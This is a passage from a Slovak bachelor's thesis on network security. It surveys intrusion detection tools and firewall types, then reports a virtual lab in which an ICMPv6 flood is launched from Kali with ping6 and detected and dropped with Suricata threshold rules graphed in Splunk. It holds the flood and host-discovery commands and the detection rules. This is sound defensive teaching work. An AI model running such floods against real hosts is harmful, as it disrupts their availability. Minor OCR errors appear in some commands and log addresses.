V Aplikácií Snort sú používané série pravidiel, pri ktorých je škodliva aktivita v sieti definovaná, a pomocou týchto pravidiel sú vyhliadané pakety, ktoré sa zhodujú, a následne sa generujú výstrahy pre používateľov. Snort je stiahnuteľný a nakonfigurovateľný pre osobné aj obchodné použitie [36].

- ZEEK (BRO)


Je starší nástroj. Vďaka jeho analytického nástroja je zachytený prenos premenený na sériu udalostí. Udalosťou môže byť prihlásenie používateľa na FTP, pripojenie na webovú stránku alebo prakticky čokoľvek. Je komplikovanejší, obsahuje veľmi rozšíriteľnú architektúru a má komplexnú podporu protokolu IPv6 [37].

- NETFLOW

Aby sa dali odhaliť útoky DDoS, bol vyvinutý algoritmus detekcie sieťových hrozieb založený na jedinečnom vzore prenosu, ktorým sú vykazovateľné útoky DDoS, tento algoritmus je k dispozícií v analyzátore NetFlow. V ňom je nastaviteľná odchýlka bajtov, počet tokov na zdroj, odchýlka paketu a ďalšie premenné na detekciu útoku DDoS v prostredí. Protokol NetFlow je podporovaný hlavne smerovačmi a prepínačmi Cisco [38].

5. FIREWALL

Firewall je sieťový bezpečnostný systém, ktorým sa monitoruje a kontroluje sieťový provoz na základe definovaných pravidiel. Firewallom je rozdelená súkromná sieť a vonkajšia sieť, napr. Internet. Je implementovaný pomocou hardvéru alebo softvéru. Je často používaný ako jedna z foriem mitigácie DoS a DDoS útokov.



Obr. 5.1 Bežné umiestenie firewalla

5.1 Softwérový firewall

Softvérový firewall je nainštalovaný v počítači používateľa, ktorý je týmto firewallom chránený. Týmto je poskytnutá sieti vnútorná ochranu. Je prispôsobiteľný a prostredníctvom neho je používateľom umožnená určitá kontrolu nad jeho funkciami a ochrannými funkciami, napríklad blokovaním prístupu na určité webové stránky v sieti. Pretože je u softvérových firewallov inštalácia jednoduchšia, používa ich veľa domácich a malých podnikateľov.

Softwérový firewall môže byť tiež súčasťou operačného systému počítača. Napríklad v akomkoľvek operačnom systéme Windows s verziou novšou od XP je obsiahnutá bráná Windows Firewall, bezplatná softvérová brána firewall. Vďaka nej je zrealizované upozornenie používateľov na každú podozrivú aktivitu a zistenie a blokovanie vírusov, červov a hackerov.

Paketový firewall

Paketový firewall sa používa na filtrovanie paketov, a je to jeden z pôvodných firewallov, je jednoduchší a lacnejší ako iné firewally. Je tu umožnené základné filtrovanie dátových paketov, analyzovanie IP adries portov, aby bolo jednoznačné určené, či môžu byť pakety povolené. Toto filtrovanie je založené na používateľom definovanej konfigurácii. Avšak paketový firewall je náchylný na IP spoofing.

Stavový paketový firewall

Cez stavové paketové firewally je zabezpečené povolenie alebo zahadzovanie paketov na základe stavu. Prostredníctvom bitov v pakete je označený jeho stav a cez firewall sú analyzované podrobnosti o pokusu o pripojenie. U stavových paketových firewallov je vykonávaná podrobnejšia kontrola paketov ako u iných firewallov, čo je užitočné pre lepšiu prevenciu škodlivého prenosu. Môžu však byť aj pomalšie, pretože kontrola trvá viac času. Avšak tieto stavové paketové firewally sú náchylné na DDoS úroky.

Proxy firewall

Proxy firewally sú používané ako brána z jednej siete do druhej pre konkrétnu aplikáciu. U proxy firewallov je kontrola internetového prenosu iba z konkrétnych protokolov. U proxy serverov sú taktiež poskytované aj iné funkcie, ako je ochrana pred priamym spojeniam mimo siete.

Firewally novej generácie

Firewally novej generácie sú v súčasnosti používané podnikami na zabezpečenie lepšieho zabezpečenia siete. Spravidla ide o komplexné obvodové riešenie, ktorým je poskytnutá ďalšia funkcia zabezpečenia a monitorovania. Tieto vlastnosti sú odlišné podľa dodávateľa, ale môžu zahŕňať hĺbkovú kontrolu paketov a možnosti strojového učenia. Ďalšie informácie o firewalloch novej generácie budú dostupné neskôr.

5.2 Hardwerový firewall

Hardvérový firewall je nainštalovaný na chránenie celej siete pred externým prostredím pomocou jedného fyzického zariadenia. Aj keď je možné zakúpiť samostatný produkt, väčšina hardvérových zariadení firewall je nainštalovaná medzi počítačovú sieť a internet. Cez tieto zariadenie je poskytnuté monitorovanie paketových údajov pri ich prenose a potom ich blokovanie alebo prenášanie podľa preddefinovaných pravidiel. U hardvérových firewalloch je vyžadovaná na inštaláciu pokročilá znalosť informačních systémov. Z tohoto dôvodu sú hardvérové brány firewall zvyčajne používané vo väčších podnikoch, kde je bezpečnosť veľkým problémom [39].

6. PRAKTICKÁ ČASŤ


K zostaveniu virtuálneho pracoviska v laboratórnej úlohe bol využitý vlastný počítač, na ktorom bol nainštalovaný Oracle VM VirtualBox. VirtualBox obsahoval 2 virtuálne systémy Ubuntu v 64-bitovej verzií a 1 virtuálny systém Kali linux v 64-bitovej verzií. V praktickej časti boli vyskúšané DoS útoky. Prehľad jednotlivých operačných systémov, rozhraní a IPv6 adries pracoviska je zobrazené v tabuľke 9.

Funkcia	Operačný systém	Rozhranie	IPv6 adresa
Útočník	Kali Linux 2019.1	eth0	fe80::0a00:27ff:fe95:e122
Server	Linux Ubuntu 64b	enp0s3	fe80::5537:558e:f24a:76b5
Klient	Linux Ubuntu 64b	enp0s3	fe80::7435:d2f8:d728:2060

Tab. 9 Prehľad jednotlivých operačných systémov, rozhraní a IPv6 adries

6.1 ICMPv6 flood útok

V bakalárskej práci bol ako prvý simulovaný ICMPv6 flood útok. Grafický návrh experimentálnej siete a útoku je zobrazený na obrázku 6.1. Pri útoku išlo o odosielanie veľkého množstva ICMPv6 echo request paketov smerom na server.



Obr. 6.1 Grafický návrh ICMPv6 flood útoku

Ako prvé boli u útočníka zistené dostupné IPv6 adresy:

```
1. root@kali:~/thc-ipv6# alive6 eth0
2. Alive: fe80::7435:d2f8:d728:2060 [ICMP echo-reply]
3. Alive: fe80::5537:558e:f24a:76b5 [ICMP echo-reply]
```

Spustenie útoku bolo spustené cez príkaz ping. Išlo o odosielanie 1000 ICMPv6 echo request paketov za sekundu smerom na server, následne bol útok spustený:

```
1. root@kali:~/ ping6 -i 0.001 fe80::5537:558e:f24a:76b5
```


6.1.1 Návrh detekcie ICMPv6 flood útoku

Hlavným cieľom bolo detekovať ICMPv6 echo request pakety, ktoré prichádzali na sieťové rozhranie enp0s3 vo veľkom množstve. Preto bolo potrebné upraviť pravidlo tak, aby neboli hlásené falošné poplachy ako je napríklad ping z klienta na server alebo ping útočníka na server. Samotná detekcia by sa mala zaznamenať ak príde na rozhranie za jednu sekundu viac ako 30 paketov ICMPv6.

Počet 30 bol vybraný aby sa prostredníctvom servera mohlo komunikovať s maximálne tridsiatimi klientmi súčasne. Jeden ping predstavuje 1 ICMPv6 echo request paket za sekundu. Preto sa muselo zostaviť pravidlo pri ktorom ak by prišlo na rozhranie servera viac ako 30 ICMPv6 paketov bol by detekovaný útok. Matematický návrh detekcie je zobrazený na obrázku 6.2. Grafický znázornený návrh je na obrázku 6.3.

Detekcia = (Počet ICMPv6 paketov / počet sekúnd) > 30

Obr. 6.2 Matematický návrh detekcie ICMPv6 flood útoku



Obr. 6.3 Grafický návrh detekcie ICMPv6 flood útoku

Návrh detekcie ICMPv6 flood útoku pomocou programu Suricata

Na detekciu útoku bol použitý program Suricata. Pred nastavením pravidla v Suricate musel byť upravený konfiguračný súbor Suricaty, kde bola definovaná cez HOME_NET skúmaná sieť fe80::1/64, úprava konfiguračného súboru je zobrazená na obrázku 6.4. Pravidlo v Suricate je zobrazené na obrázku 6.5. Týmto krokom bolo zaistené, že jednotlivé detekcie boli vykonávané len na základe IPv6 adries:

```
1. root1@ubuntu:~/ # sudo nano /etc/suricata/suricata.yaml
```

```
address-groups:
   HOME_NET: "[fe80::1/64]"

default-rule-path: /var/lib/suricata/rules

rule-files:
  - suricata.rules
  - local.rules
```

Obr. 6.4 Nastavenie konfiguračného súboru suricata.yaml

Následne bolo na obrázku 6.5 vytvorné pravidlo na detekovanie ICMPv6 flood útoku v programe Suricata, kde **alert** – je informácia, že pôjde len o upozornenie, **icmp** – je informácia, že sa bude detekovať ICMP paket , **$HOME_NET** – je informácia, že skúmaná sieť je fe80::1/64, **msg: "ICMPv6 attack"** – je informácia ohľadom výpisu, **count 30** – je počet, v tomto prípade počet ICMPv6 paketov a **seconds 1** – je počet sekúnd.

```
alert icmp $HOME_NET any -> any any (msg: "ICMPv6 attack"; flow: stateless;
threshold: type both, track by_src, count 30, seconds 1, sid=10001; rev:1)
```

Obr. 6.5 Návrh detekcie ICMPv6 flood útoku v programe Suricata

Suricata bola úspešne nakonfigurovaná a už ju stačilo len spustiť:

```
root1@ubuntu:~/ surikata -c /etc/suricata/suricata.yaml -i enp0s3
```

Logy v Suricate boli zachytené cez príkaz:


```
root1@ubuntu:~/ sudo nano /var/log/suricata/fast.log
```

Na základe pravidla z obrázka 6.5 by sa mala samotná detekcia zaznamenať ak príde na rozhranie enp0s3 za jednu sekundu viac ako 30 paketov ICMPv6. Čo vo výsledku znamená, že falošné útoky by nemali byť zaznamenané ako je napríklad ping z klienta na server. Na obrázku 6.6 je zobrazená detekcia ICMPv6 flood útoku na server. Ako je vidieť z obrázka 6.6, tak samotný útok bol z IPV6 adresy útočníka v programe Suricata úspešne detekovaný.

```
3/17/2021-19:18:19.95593 [**] [1:10001:1] ICMPv6 attack [**] [Classification:
(null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:128-
> ffe08:0000:0000:0000:5537:558e:f24a:76b5:0
```

Obr. 6.6 Detekcia ICMPv6 flood útoku v programe Suricata

Následne boli logy v Suricate prepojené s programom Splunk, kde bol vykreslený graf, ktorý je znázornený na obrázku 6.7. U tohoto grafu je znázornený počet hlásení za jednu minútu o útoku ICMPv6 flood. Keďže útok pochádzal len z jednej IPv6 adresy, tak celkový počet hlásení za jednú minútu bol približne 60.



Obr. 6.7 ICMPv6 flood útok zachytený v programe Splunk

Z obrázka 6.7 je vidieť, že sedemnástého marca 2021 o 7:14 PM do 7:15 PM bolo detekovaných približne 40 hlásení o možnom ICMPv6 flood útoku. Od 7:15 PM do 7:16 PM, od 7:16 PM do 7:17 PM a od 7:17 PM do 7:18 PM bolo každú minútu detekovaných približne 60 hlásení. Niekedy medzi 7:18 PM a 7:19 PM bol útok vypnutý a v tejto minúte bolo zaznamenaných približne 20 hlásení.

V tomto programe bolo tiež zobrazené pod grafom v programe Splunk aj textové upozornenie o útoku ako je na obrázku 6.8.

Time	Event
3/17/21 7:18:19. 955 PM	3/17/2021-19:18:19.95593 [**] [1:10001:1] ICMPv6 attack [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:128-> ffe08:0000:0000:0000:5 537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1

Obr. 6.8 ICMPv6 flood útok zachytený v programe Splunk (textové upozornenie)

Na obrázku 6.8 bolo zobrazené textové upozornenie o ICMPv6 flood útoku. Na ľavej strane bola položka **Time**, ktorá je informatívna položka o čase kedy bol detekovaný útok. V tejto položke je obsiahnutý deň, mesiac, rok a presný čas kedy bolo zaznamenané hlásenie. Na pravej strane bola položka **Event**, ktorá je informatívna položka o danom incidente. V tejto položke je obsiahnuté predovšetkým popis útoku, IPv6 adresa klienta, IPv6 adresa útočníka a čas kedy vzniklo hlásenie.

Na overenie funkčnosti detekcie bol zapnutý ping z klienta na server a z útočníka na server. Tento ping bol zapnutý až po útoku ICMPv6 flood. Na rozhranie servera by mali prísť dva ICMPv6 pakety za sekundu. Podľa navrhntutej deteckie by sa tieto dva pingy nemali detekovať. Na obrázku 6.9 je zobrazený výpis v Suricate, kde je zobrazený posledný detekovaný ICMPv6 flood útok a následne pod posledním hlásením nebolo


zobrazené nič, čo vo výsledku znamená, že neboli detekované žiadné pingy. Na obrázku 6.10 je zobrazený graf kde nebol detekovaný ping z klienta na server a ping z útočníka na server.

Spustenie pingu z klienta na server:


```
1. root1@klient:~/ ping6 -I enp0s3 fe80::5537:558e:f24a:76b5
```

Spustenie pingu z útočníka na server:

```
1. root@kali:~/ ping6 fe80::5537:558e:f24a:76b5
```



Obr. 6.9 Nedetekované ICMPv6 pakety (pingy) v programe Suricata



Obr. 6.10 Nedetekované ICMPv6 pakety (pingy) v programe Splunk

Neskôr bolo otestované pravidlo, cez ktoré bol zachytený možný ICMPv6 flood útok z konkrétnej IPv6 adresy útočníka. Samotná detekcia bola zaznamenaná ak prišlo na rozhranie za jednu sekundu viac ako 30 paketov ICMPv6. Matematický zápis je zobrazený na obrázku 6.11 Následne bolo na obrázku 6.12 vytvorené pravidlo na detekovanie ICMPv6 flood útoku v programe Suricata:

Detekcia = (Počet ICMPv6 paketov len z IPv6 adresy útočníka / počet sekúnd) > 30

Obr. 6.11 Matematický návrh detekcie ICMPv6 flood útoku z IPv6 adresy útočníka

```
1. alert icmp fe80::0a00:27ff:fe95:e122 any -> any any (msg: " ICMPv6 attack"; flow:
2. stateless; threshold: type both, track by_src, count 30, seconds 1, sid=10001;
3. rev:1)
```


Obr. 6.12 Návrh detekcie ICMPv6 flood útoku z IPv6 útočníkav programe Suricata

Na základe pravidla z obrázku 6.12 bola samotná detekcia zaznamenaná lebo na rozhranie enp0s3 prišlo za jednu sekundu viac ako 30 paketov ICMPv6 z IPv6 adresy útočníka. Na obrázku 6.13 je zobrazená detekcia ICMPv6 flood útoku na server. Ako je vidieť z obrázka 6.13, tak samotný útok z útočníka na server bol úspešne detekovaný.

```
1. 3/17/2021-19:38:5.85528 [**] [1:10001:1] ICMPv6 attack [**] [Classification: (null)]
2. [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:128->
3. ffe08:0000:0000:0000:5537:558e:f24a:76b5:0
```

Obr. 6.13 Detekcia ICMPv6 flood útoku z IPv6 útočníka v programe Suricata

Nakoniec bol útok detekovaný aj v grafickom programe Splunk, ako je vidieť na obrázku 6.14, kde v programe Splunk bol vykreslený samotný graf detekcie ICMPv6 paketov z IPv6 útočníka.



Obr. 6.14 ICMPv6 flood útok z IPv6 útočníka zachytený v programe Splunk

Avšak nevýhodou tohoto pravidla je, že pravidlo je nastavené na konkrétnu IPv6 adresu a útok z inej adresy nebude detekovaný. Preto je výhodnejšie pravidlo, kde skúmaná sieť je fe80::1/64 a nie konkrétna IPv6 adresa.


6.1.2 Návrh mitigácie ICMPv6 flood útoku

Hlavným cieľom bolo zahodiť ICMPv6 pakety, ktoré prichádzali na sieťové rozhranie enp0s3 vo veľkom množstve. Preto bolo potrebné upraviť pravidlo tak, aby neboli zahodené falošné poplachy ako je napríklad ping z klienta na server alebo ping útočníka na server. Samotné zahodenie paketov by sa malo zaznamenať ak príde na rozhranie za jednu sekundu viac ako 30 paketov ICMPv6.

Matematický zápis je zobrazený na obrázku 6.15. Grafický znázornený návrh mitigácie je na obrázku 6.16, kde sú znázornené ICMPv6 pakety, ktoré boli zahodené a ktoré nie.

Zahodenie paketov = (Počet ICMPv6 paketov / počet sekúnd) > 30

Obr. 6.15 Matematický návrh mitigácie ICMPv6 flood útoku



Obr. 6.16 Grafický návrh mitigácie ICMPv6 flood útoku

Návrh mitigácie ICMPv6 flood útoku pomocou programu Suricata

Na mitigáciu ICMPv6 flood útoku bol použitý program Suricata. Pravidlo v Suricate je zobrazené na obrázku 6.17.

```
1. drop icmp $HOME_NET any -> any any (msg: " ICMPv6 attack"; flow: stateless;
2. threshold: type both, track by_src, count 30, seconds 1, sid=10001; rev:1)
```


Obr. 6.17 Návrh mitigácie ICMPv6 flood útoku v programe Suricata

Na základe pravidla z obrázku 6.17 by mali byť zahodené ICMPv6 pakety ak príde na rozhranie enp0s3 za jednu sekundu viac ako 30 paketov ICMPv6. Čo vo výsledku znamená, že pakety ICMPv6 by nemali byť zahodené len vtedy ak ide napríklad o ping z klienta na server. Na obrázku 6.18 je zobrazené zahodenie paketov ICMPv6 flood útoku na server. Ako je vidieť z obrázka, pakety ICMPv6 zo zdrojovou IPv6 adresou útočníka boli zahodené.

```
1. 3/18/2021-8:03:22.758601 [wDrop] [**] [1:10001:1] ICMPv6 attack [**] [Classification:
2. (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:128->
3. ffe08:0000:0000:0000:5537:558e:f24a:76b5:0
```

Obr. 6.18 Zahodenie ICMPv6 paketov v programe Suricata

Následne boli logy v Suricate prepojené s grafickým programom Splunk. Nakoniec bolo hlásenie o počte zahodených ICMPv6 paketov aj v grafickom programe Splunk, ako je vidieť na obrázku 6.19, kde v programe Splunk bol vykreslený samotný graf zahodenia ICMPv6 paketov. V tomto programe bolo tiež zobrazené pod grafom aj textové upozornenie ohľadom zahodenia ICMPv6 paketov ako je na obrázku 6.20.



Obr. 6.19 Hlásenie o zahodení ICMPv6 paketov v programe Splunk


Z obrázka 6.19 je vidieť, že osemnástého marca 2021 medzi 8:01 AM a 8:02 AM bol spustený útok a v tom čase bolo detekovaných približne 50 hlásení o zahodení ICMPv6 paketov. Od 8:02 AM do 8:03 AM a od 8:03 AM do 8:04 AM bolo každú minútu detekovaných 60 hlásení o zahodení ICMPv6 paketov. Krátko po 8:04 AM bol útok vypnutý a v tejto minúte bolo zaznamenaných približne 10 hlásení.

Time	Event
3/18/21 8:03:17.758 AM	3/18/2021-8:03:17.758601 [wDrop] [**] [1:10001:1] ICMPv6 attack [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP}f e80:0000:0000:0000:0a00:27ff:fe95:e122:128-> ffe08:0000:0 000:0000:5537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1

